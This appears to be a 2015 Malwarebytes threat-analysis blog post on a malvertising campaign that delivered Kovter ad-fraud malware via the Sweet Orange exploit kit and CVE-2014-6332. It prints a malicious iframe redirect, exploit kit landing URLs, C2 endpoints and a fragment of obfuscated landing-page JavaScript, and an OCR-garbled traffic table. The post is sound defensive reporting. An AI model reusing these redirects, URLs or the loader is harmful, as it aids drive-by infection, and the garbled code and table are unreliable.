
Major malvertising campaign spreads Kovter Ad Fraud malware

blog.malwarebytes.com/threat-analysis/2015/01/major-malvertising-campaign-hits-sites-with-combined-total-monthly-traffic-of-1-5bn-visitors/

Jérôme Segura

January 8, 2015



Last year was a busy year for malvertising with top rank <u>ad networks such as Google's</u> <u>DoubleClick caught in large scale attacks</u>, and <u>popular sites unwillingly infecting their visitors</u> because of malicious advertisements.

And 2015 is getting off to a rough start as well.

As Nick Bilogorskiy from Cyphort <u>reported</u> earlier this week, a campaign has been wreaking havoc on sites generating much Internet traffic.

These attacks are the work of the Kovter gang which has been busy hitting major other players (ie. YouTube) during the past year. We tracked this particular campaign as well and have observed several high level domains being victim of malvertising with a combined monthly traffic of 1.5 billion visitors.

People surfing with outdated plugins or browser get infected through a 'drive-by download' attack that turns their PCs into bots participating in Ad Fraud.

Affected sites

Domain name	Alexa rank*	Monthly traffic**
news.yahoo.com	65	527
huffingtonpost.com	88	248
aol.com	156	218
weather.com	159	138
sports.yahoo.com	187	188
tmz.com	454	43
nydailynews.com	609	46
tagged.com	611	58
chron.com	736	31
match.com	826	35
legacy.com	1537	22
startribune.com	3648	5
123greetings.com	3854	12
gaiaonline.com	4462	2
beforeitsnews.com	4553	7
intellicast.com	4681	13
mom.me	6515	4
centurylink.net	6580	8
rent.com	12582	2
entertainment.verizon.com	12667	3
windstream.net	12802	3
twincities.com	17457	2

webmail.comcast.net	N/A	N/A
webmaila.juno.com	N/A	3

* Alexa rank based on Alexa.com data. Subdomains' rank checked against SimilarWeb.com ** Estimated monthly traffic in millions according to data from SimilarWeb.com

Ad networks

- advertising.com
- adtech.de
- googlesyndication.com

Intermediate site

foxbusness.com

```
"domain"=>"foxbusness.com", "resolv"=>["176.9.251.252"], "port"=>"443", "uri"=>"/?
serve&id=1347&log=235", "md5"=>"", "header"=>"
    ---- Referer: http://tpc.googlesyndication.com/safeframe/1-0-
1/html/container.html\r\nAccept-Language: en-us\r\nUser-Agent: Mozilla/5.0
(compatible; MSIE 9.0; Windows NT 6.0; Trident/5.0)\r\nAccept-Encoding: gzip, deflate
```

Referrers

Examples of direct referrers (IP address: 162.247.13.70 – Canada)

uhupa.econsumerproductexposed.swidnica.pl/1141843503/c5893070b1e9a472d191ceb6b65e2d472

choim.vjutakujoho.mazowsze.pl/1144037683/46cab3acbf9a045526dca7c288a3b051064fd23b keywo.mbaang.olsztyn.pl/1809008432/8eb85bf31fa1e087bd8165bbe8876e32a137fd07 etern.xbkblogueurpro.nysa.pl/849637756/8d75a79e1ee7a789ba8c26ef163fab9a2b81d81d omais.uacademics.miasta.pl/1111073264/0b457ead38ceaed7d086cea48e2b21a7d264f863

```
<html><body><iframe src=
"http://nonnny.hmadonnatribe.babia-gora.pl:8080/support/page.php?email=190228&smiles=18&rsscss=2463
73&staff=198517&cityprice=159083&radio=193209"></iframe></body></html>
```

Exploit Kit (Sweet Orange)

Examples of Exploit Kit landing pages (IP address:195.138.246.17 – Germany)

```
forex.dsantanderbillpayment.pruszkow.pl/download/page.php?
vendor=228376&products=105122&smiles=18&back=150083&linktous=3314
vivaw.hloupfute.sanok.pl/link/counter/page.php?
time=254228&cityprice=160825&aboutus=88234&smiles=18&community=158990
georg.tgrupoeroski.ostrowwlkp.pl/server_admin_small/template/dcontent/page.php?
flash=296895&personal=312161&english=311124&downloads=241026&smiles=18&contests=234771
jazzp.yv102.limanowa.pl/notebook/gp/page.php?
events=156334&browse=278551&documents=60024&smiles=18&contests=9009
blaze.vnoeuf.podlasie.pl/cadmins/page.php?
classes=163726&virus=195712&customer=197770&top_left=95496&smiles=18&proxy=198597
                                         73tPidfZA12r73tPidfEA12etu73tPidfEA12r73tPidfEA12n 373tPidfEA12;73tPidfEA12
                                         73tPldfZA12c73tPldfZA12ase73tPldfZA12 73tPldfSA1211:73tPldfSA12 73tPldfZA12
                                         re73tPldfIAl2t73tPldfIAl2urn73tPldfIAl2 73tPldfIAl23; 73tPldfIAl2 73tPldfIAl
                                         de73tPldfZA12f73tPldfZA12au173tPldfZA12t73tPldfZA12: (73tPldfZA12 73tPldfZA1
                                         73tPldfZA12 re73tPldfZA12t73tPldfZA12urn73tPldfZA12 73tPldfZA122; 73tPldfZA1
                                         );73tPidfZA12 73tPidfZA12ret73tPidfZA12u73tPidfZA12rn 73tPidfZA12273tPidfZA1
                                         73tPldfZA12}
                                         73tPldfZAl2w73tPldfZAl2dv 73tPldfZAl2A73tPldfZAl2zPj73tPldfZAl2n73tPldfZAl21
                                         dfLA12mm 73tF1dfLA12=73tF1dfLA12
                                         Ge73tP1dfZA12n73tP1dfZA12era73tP1dfZA12t73tP1dfZA12eRa73tP1dfZA12n73tP1dfZA1
                                         PidfEA12tr(73tPidfEA12173tPidfEA128)/73tPidfEA12 73tPidfEA12
                                                                                                 73tPidfZA12<
                                         language="lavasoript">var varprot=["p" + "","r"].join("").concat(["ot"+"ot",
concat("e"):function ars() { var symarxx0123=[]: symarxx0123[ {(new Arra
Nath.PI,parseInt("10")/10,Math.sin(0) + Math.cos(0)+2,2,Math.E), new Array(M
                                         "10")/10,Math.sin(0) + Math.cos(0)+2,2,Math.E)))[(new Array(Math.PI,parseInt
                                          + Math.cos(0)*2, Math.sin(0) + Math.cos(0)*2,Math.E)) [parseInt("10")/10]]) [
                                                symarsx0123[ ((new Array(new Array(Math.PI,parseInt("10")/10,Math.s:
                                         )*2,2,Math.E), new Array(Math.PI,parseInt("10")/10,Math.sin(0) + Math.cos(0)
                                         new Array(Math.PI_parseInt("0"), Math.sin(0) + Math.cos(0) + 2, Math.sin(0) +
Math.E})[parseInt("10"]/10]][parseInt("10")/10]] ="e"; var repsym=[];
Array(new Array(Math.PI_parseInt("10")/10, Math.sin(0) + Math.cos(0) + 2,2, Math
                                         Math.PI,parseInt("10")/10,Math.sin(0) + Math.cos(0)*2,2,Math.E)))[(new Array
                                          "0"), Math.sin(0) + Math.cos(0)*2, Math.sin(0) + Math.cos(0)*2, Math.E))[pars
                                         ] ]="SDASDASDASDASDASDASD": repaym[ ((new Array(new Array(Math.PI,
Math.sin(0) + Math.cos(0)*2.2.Math.E), new Array(Math.PI,carseInt("10")/10.M
                                              Sweet Orange landing page source code
```

The vulnerability exploited was <u>CVE-2014-6332</u> and Internet Explorer was the target.

Malwarebytes Anti-Exploit blocks this attack:



Payload

The payload, Kovter, gets dropped in the Temp folder:

"C:\Users\{username}\AppData\Local\Temp\repfix.exe"

The payload is VM aware and also looks for debugging and other security tools. One way to know if the sample properly ran is whether it deletes itself after execution or not.


VM or security tools on a real PC:

- Sample does not delete itself
- POST request (domain may change) in this format: (a16-kite.pw/form2.php):

Real machine, no security tools:

- Sample deletes itself
- POST request (domain may change) in this format: a16.car.biz/11/form.php

We analyzed this in a real environment using Wireshark on an external laptop to make this completely transparent to the malware. That allowed us to see what it really is: **Ad Fraud** (and not ransomware as reported earlier by other sites)



Shortly after, the flood of ad fraud requests begins:


	8344	10000	7940	(8)	And a	Central	()++++/1/2+	Friday	0-1		
É M.L	101	10.0	light paints on	featily-(1948)-11284-	100		mater			Spins and Line (managerer 100), many stati-	-9-
1	80.	10.0	879496.041	laines, ran, and all	1.14	September	TALK/IT THE	saint.		Aprila Conditions: with Chesser 5-1111 BORD 19145	
h	304	12.16	Secondral res	participations.	- 14	prints	An age of the	ester-		ACTUS, INSUBARIES	
h.,-	.105	10.00	whether rel	printing participation.	1.104			40814		\$31691C12000(160)	
	104	10.0	NU ADDITE THE	patheoryad=11110a-		104-05-1	middleng-	Note:		CTT-6-YEARDOW MEDIALE-1 - INVERSION - INTE-	
	100	100	1.000							Contexpectives and the second	
	1995	17-24		(Reading the second sec		10.00		8.8.617		Service delivered and service and	
4	300.	10.00	il aprilan					NAME -		TXX LARVER UT AND A COMMON	
	309	1000		property and the state of the	1.1	1000	1.11	Participa.		witte serantee: una universitementar: initelete.nte	
÷	802	10.4	10.050.00			2010	16172040	HOLE.		FILE AF DATE AND A DESCRIPTION OF THE PARTY	
	802	100		1113606 fedt.#4 [*] 00001	- 05			Party -		Service Gardierguests 28:00:00.014 Service Registrationet: 09:00:04-000	
	201			watching in a substitute				44410		62(0.5) p.0(0.5) p.0(0.5) p.1 (0.10) (0.10)	1
5	80	177	ave radiation			10.08	mastar	*****		5471x473314843085142 09139134-308 C21x47284621483386540 08148-386-808	5
b	100	100	3424-0 (R)dr 104		- 12	~ IN-	Peghights.	84551		1/1 entbolive augusta : 19(18).36.308	1
	-	100	1.0000-0002.200					Notes -		Superall Slassed: USIDE ALABORE	
	-		and and find the	Souther to and the				and the second		REPRINT SYTES inv Content Type:	Watch Video At
		22		And the second second		-					Valor Video A
				mail 1 Martine City		-		-		text.ntni: ite	
			and Descention			-	-			Construction of the second sec	
	802	100		inical-Attained-me.				side.		straute enumer recolumn	
	100	1000		and all the local and	- 13			in the second		The fullowing are VDV rough represent of mariling times when proving	
	80	175		provind 10404 pages		-		exten.		server's being of specifie	
-	-	100		consume transition and a				name.		on west mours (hoden + end/per))	
	100		and address of the	Instant and the state	1.16		and the second second	-		877: 2.559 87300081 7.359	
	-			Party marked + 5 Juni And				-		A MARKET AND A CONTRACTOR AND A MARKET AND A M	
	100	-07	dama shake and	CODE al Laine Lain			-	mailine .		Taxat / Annual Summer (Summer Conder)	
	394	15.2		and an		and a local diversity of the		and the second		Alagnegt Kills	
1	100	100		Adjusticity spritt-Article.				sum .		Ining (Maddal)	
1.1	800	1075		beenigeriner-tilligerid.	- 1		-mattal.	take.		877. 2,459 (Tampad) 0,465	
1	100	10.0		ma/mn+231142024k	1.1		lastinger:	suite.			
							11111		16.5	AR west linker (Hill, 7 Hill, Ser).	-

https://youtu.be/LIOZyyEumg4

Ad fraud, or also click fraud, account for a large part of the billion dollar ad industry. Ad fraud malware essentially simulates the user visiting pages with adverts as if they were legitimate views.

All these requests are made in the background and game the system while the victim is none the wiser.

Malwarebytes Anti-Malware already detects and blocks this threat:



Malvertising to remain one of the top threats in 2015

As we had said it in our <u>end of year report</u>, malvertising is a huge issue that affects a wide range of people. End users, of course, but also advertisers and publishers who have to fight to defend their legitimacy.

Cyber criminals will likely continue to hijack ad networks with malicious code and pocket the dividends from hundreds of thousands of successful infections.

This particular campaign is likely to migrate to other controllers or evolve into something else since it is now in the public domain and affected parties are cleaning up and securing their systems.

Malwarebytes Labs will continue to monitor the situation and update you on any new developments.

Special thanks to <u>JP Taggart</u> for providing the external recording system.